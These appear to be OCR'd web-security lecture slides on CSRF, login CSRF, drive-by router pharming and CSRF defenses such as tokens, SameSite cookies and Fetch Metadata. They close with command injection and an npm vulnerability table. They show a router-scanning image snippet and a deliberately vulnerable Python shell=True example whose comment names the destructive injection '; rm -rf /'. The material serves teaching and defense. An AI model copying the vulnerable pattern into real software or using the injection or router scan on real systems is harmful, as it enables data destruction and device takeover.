
Good News! attacker.com can’t see the result of GET

Bad News! All your money is gone anyway.


Paypal Login CSRF

If a site's login form isn't protected against CSRF attacks, you could also login to the site as the attacker.

This is called login CSRF.



Google Login CSRF example



Barth, Jackson, Mitchell CCS'08

Cookie-based authentication is not sufficient for requests that have any side effect

(even with SameSite=Lax)


Not All About Cookies

Home routers are great targets

Drive-By Pharming

User visits malicious site. JavaScript scans home network looking for broadband router

```
<img src="192.168.0.1/img/linksys.png"
     onError=tryNext()
     </img>
```



Once you find the router, try to login, replace firmware or change DNS to attacker-controlled server. 50% of home routers have guessable password.

Or native apps

SECURITY 07.09.2019 11:10 AM

A Zoom Flaw Gives Hackers Easy Access to Your Webcam

All it takes is one wrong click from a Mac, and the popular video conferencing software will put you in a meeting with a stranger.

What do all of these in common?

Server can’t tell if the code that made the request is their own or an attacker


CSRF Defenses

We need some mechanism that allows us to ensure that request is authentic — i.e., coming from a trusted page

- Secret Validation Token
- Referer/Origin Validation
- SameSite Cookies
- Fetch Metadata

Secret Token Validation

bank.com includes a secret value in every form that the server can validate




```
<form action="/login" method="post" class="form login-form”>
  <input type="hidden" name="csrf_token" value=“434ec7e838ec3167efc04154205">
  <input type="hidden" name="came_from" value= "/"/>
  <input
    id="login"
    type="text"
    name="login"
  >
  <input
    id="password"
    type="password"
  >
  <button class="button button--alternative" type="submit">Log In</button>
</form>
```

SameSite Cookies

Cookie option that prevents browser from sending a cookie with cross-site requests.

SameSite=Strict Never send cookie in any cross-site browsing context, even when following a regular link. If a logged-in user follows a link to a private GitHub project from email, GitHub will not receive the session cookie and the user will not be able to access the project.

SameSite=Lax Session cookie is allowed when following a navigation link but blocks it in CSRF-prone request methods (e.g. POST).

SameSite=None Send cookies from any context.

Referer/Origin Validation

The Referer request header contains the URL of the previous web page from which a link to the currently requested page was followed. The Origin header is similar, but only sent for POSTs and only sends the origin. Both headers allows servers to identify what origin initiated the request.

https://bank.com	->	https://bank.com	✓
https://attacker.com	->	https://bank.com	X
	->	https://bank.com	???

Not so great…

- Assumption: GET requests are not side-effecting
    - Some are. Need another mechanism to tell your server request is coming from you.
- Assumption 2: browser will not send cookie cross-site if Lax/Strict set
    - Old browsers ignore cookie attributes they don’t recognize.

A better future: Fetch Metadata

W3C Working Draft

TABLE OF CONTENTS

1 **Introduction**
1.1 Examples

2 **Fetch Metadata Headers**
2.1 The `Sec-Fetch-Dest` HTTP Request Header
2.2 The `Sec-Fetch-Mode` HTTP Request Header
2.3 The `Sec-Fetch-Site` HTTP Request Header
2.4 The `Sec-Fetch-User` HTTP Request Header

3 **Integration with Fetch and HTML**

4 **Security and Privacy Considerations**
4.1 Redirects
4.2 The `Sec-` Prefix
4.3 Directly User-Initiated Requests

5 **Deployment Considerations**
5.1 Vary
5.2 Header Bloat

6 **IANA Considerations**
6.1 `Sec-Fetch-Dest` Registration
6.2 `Sec-Fetch-Mode` Registration
6.3 `Sec-Fetch-Site` Registration
6.4 `Sec-Fetch-User` Registration

7 **Acknowledgements**

Conformance
Document conventions
Conformant Algorithms

Index

§ 2.3. The `Sec-Fetch-Site` HTTP Request Header

The ***`Sec-Fetch-Site`*** HTTP request header exposes the relationship between a request initiator's origin and its target's origin. It is a Structured Header whose value is a token. [I-D.ietf-httpbis-header-structure] Its ABNF is:

```
Sec-Fetch-Site = sh-token
```

Valid `Sec-Fetch-Site` values include "`cross-site`", "`same-origin`", "`same-site`", and "`none`". In order to support forward-compatibility with as-yet-unknown request types, servers SHOULD ignore this header if it contains an invalid value.

To ***set the `Sec-Fetch-Site` header*** for a request *r*:

1. Assert: *r*'s url is a potentially trustworthy URL.
2. Let *header* be a Structured Header whose value is a token.
3. Set *header*'s value to `same-origin`.
4. If *r* is a navigation request that was explicitly caused by a user's interaction with the user agent (by typing an address into the user agent directly, for example, or by clicking a bookmark, etc.), then set *header*'s value to `none`.

   Note: See §4.3 Directly User-Initiated Requests for more detail on this somewhat poorly-defined step.

5. If *header*'s value is not `none`, then for each *url* in *r*'s url list:
   1. If *url* is same origin with *r*'s origin, continue.
   2. Set *header*'s value to `cross-site`.
   3. If *r*'s origin is not same site with *url*'s origin, then break.
   4. Set *header*'s value to `same-site`.
6. Set a structured header `` `Sec-Fetch-Site` ``/*header* in *r*'s header list.

§ 2.4. The `Sec-Fetch-User` HTTP Request Header

The ***`Sec-Fetch-User`*** HTTP request header exposes whether or not a navigation request was triggered by user activation. It is a Structured Header whose value is a boolean. [I-D.ietf-httpbis-header-structure] Its ABNF is:

Fetch Metadata

- Solves fundamental problem: Tell server who they are talking to
  - **Sec-Fetch-Site**: {cross-site, same-origin, same-site, none}
    Who is making the request?
  - **Sec-Fetch-Mode:** {navigate, cors, no-cors, same-origin, websocker}
    What kind of request?
  - **Sec-Fetch-User:** ?1
    Did the user initiate the request?
  - **Sec-Fetch-Dest:** {audio,document,font,script,..}
    Where does the response end up?

CSRF Summary

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on another web application (where they're typically authenticated)

CSRF attacks specifically target state-changing requests, not data theft since the attacker cannot see the response to the forged request.

Defenses:

- **Validation Tokens (forms and async), robust but hard to implement**
- Referer and Origin Headers, not sent with every request + privacy concern
- SameSite Cookies, fail-open on old browsers
- **Fetch Metadata, robust but not supported on old browsers**

Server-side Injection

Command Injection

- Injection bugs happen when you take user input data and allow it to be passed on to a program (or system) that will interpret it as code
  - Shell
  - Database
- Sound familiar?
  - Similar idea to our low-level vulnerabilities, but at a higher level

Injection bugs in Python

Most high-level languages have safe ways of calling out to a shell.

Incorrect:

```
import subprocess, sys
cmd = "head -n 100 %s" % sys.arv[1] // nothing prevents adding ; rm -rf /
subprocess.check_output(cmd, shell=True)
```


Correct:

```
import  subprocess,  sys
subprocess.check_output(["head", "-n", "100", sys.argv[1]])
```

Does not start shell. Calls head directly and safely passes arguments to the executable.

...Node.js

VULNERABILITY	AFFECTS	TYPE	PUBLISHED
M Regular Expression Denial of Service (ReDoS)	codemirror <5.58.2	npm	30 Oct, 2020
H Server-side Request Forgery (SSRF)	strapi <3.2.5	npm	29 Oct, 2020
H Path Traversal	browserless-chrome *	npm	29 Oct, 2020
M Path Traversal	droppy *	npm	29 Oct, 2020
H Command Injection	systeminformation <4.26.2	npm	28 Oct, 2020
H Signature Validation Bypass	xml-crypto <2.0.0	npm	28 Oct, 2020
H Command Injection	gfc *	npm	28 Oct, 2020
H Regular Expression Denial of Service (ReDoS)	dat.gui *	npm	27 Oct, 2020
M Prototype Pollution	nested-property <3.0.0	npm	27 Oct, 2020
